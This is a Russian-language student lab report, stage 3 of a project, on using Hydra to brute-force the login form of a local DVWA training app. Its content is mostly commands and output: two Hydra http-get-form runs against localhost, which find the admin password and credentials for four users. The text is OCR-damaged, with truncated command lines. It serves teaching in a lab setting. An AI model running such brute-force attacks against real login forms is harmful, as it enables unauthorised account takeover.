Индивидуальный проект. Этап 3

Tema Использование Hydra

Абд эль хай мохамад

1. Цель работы


Использование Hydra

2. Выполнение лабораторной работы

```
(kali® kali)-[~]
$ hydra localhost http-get-form "/DVWA/vulnerabilities/brute/:username=^USER^&passv
a2i59lb85t8:F=Username and/or password incorrect." -l admin -P /usr/share/wordlists/n
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in militar
n-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-09-28 13:09:29
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344
[DATA] attacking http-get-form://localhost:80/DVWA/vulnerabilities/brute/:username=^lv.v5700r0chka2i59lb85t8:F=Username and/or password incorrect.
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[80][http-get-form] host: localhost login: admin password: password
[STATUS] attack finished for localhost (waiting for children to complete tests)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-09-28 13:09:31
```

Фигура № 1



Фигура № 2



Index of /DVWA/hackable/users

<u>y</u>	-
2024-09-21 10:56	3.6K
2024-09-21 10:56	3.5K
2024-09-21 10:56	3.0K
2024-09-21 10:56	2.9K
2024-09-21 10:56	4.3K
	2024-09-21 10:56 2024-09-21 10:56 2024-09-21 10:56 2024-09-21 10:56 2024-09-21 10:56

Apache/2.4.62 (Debian) Server at localhost Port 80

```
-(kali⊛kali)-[~]
s hydra localhost http-get-form "/DVWA/vulnerabilities/brute/:username=^USER^&pas
a2i59lb85t8:F=Username and/or password incorrect." -L usernames.txt -P /usr/share/w
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in milit
n-binding, these *** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-09-28 13:14:58
[DATA] max 16 tasks per 1 server, overall 16 tasks, 57377596 login tries (l:4/p:143
[DATA] attacking http-get-form://localhost:80/DVWA/vulnerabilities/brute/:username=
v57o0r0chka2i59lb85t8:F=Username and/or password incorrect.
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[80][http-get-form] host: localhost login: 1337 password: charley
[80][http-get-form] host: localhost login: gordonb password: abc123
[80][http-get-form] host: localhost login: pablo password: letmein
[80][http-get-form] host: localhost login: smithy password: password
[STATUS] attack finished for localhost (waiting for children to complete tests)
1 of 1 target successfully completed, 4 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-09-28 13:15:44
  -(kali⊕kali)-[~]
```

Фигура № 4

Vulnerability: Brute Force

Login Username: 1337 Password: Login Welcome to the password protected area 1337

More Information

- https://owasp.org/www-community/attacks/Brute force attack
- https://www.symantec.com/connect/articles/password-crackers-ensuring-security-your-passw
- · https://www.golinuxcloud.com/brute-force-attack-web-forms

Фигура № 5